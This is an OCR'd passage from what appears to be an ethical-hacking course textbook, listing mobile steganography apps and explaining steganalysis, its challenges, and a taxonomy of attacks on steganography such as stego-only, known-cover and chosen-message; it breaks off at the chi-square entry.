
For information about image choose:

Please read important information about

Figure 6.176: Screenshot of Stegais

Some additional steganography tools for mobile phones as follows:

- SPY PIX (*https://www.juicybitssoftware.com*)
- Pixelknot: Hidden Messages (*https://guardianproject.info*)
- Steganography (*https://github.com*)
- NoClue (*https://play.google.com*)
- Photo Hidden Data (*https://play.google.com*)



Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

Suspect information stream may or may not have encoded hidden data

Efficient and accurate detection of hidden content within digital images is difficult

The message could be encrypted before being inserted into a file or signal

Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.


The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them



Steganalysis Methods/Attacks on Steganography

Stego-only	Only the **stego object** is **available** for analysis
Known-stego	The attacker has **access to the stego algorithm** and both the cover medium and the stego-object
Known-message	The attacker has access to the **hidden message** and the stego object
Known-cover	The attacker compares the stego-object and the **cover medium** to identify the hidden message
Chosen-message	This attack generates **stego objects** from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker **has access** to the stego-object and **stego algorithm**
Chi-square	The attacker performs **probability analysis** to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the **embedded algorithm** used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or **unmodified data** to learn the resemblance of original data from multiple perspectives

Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

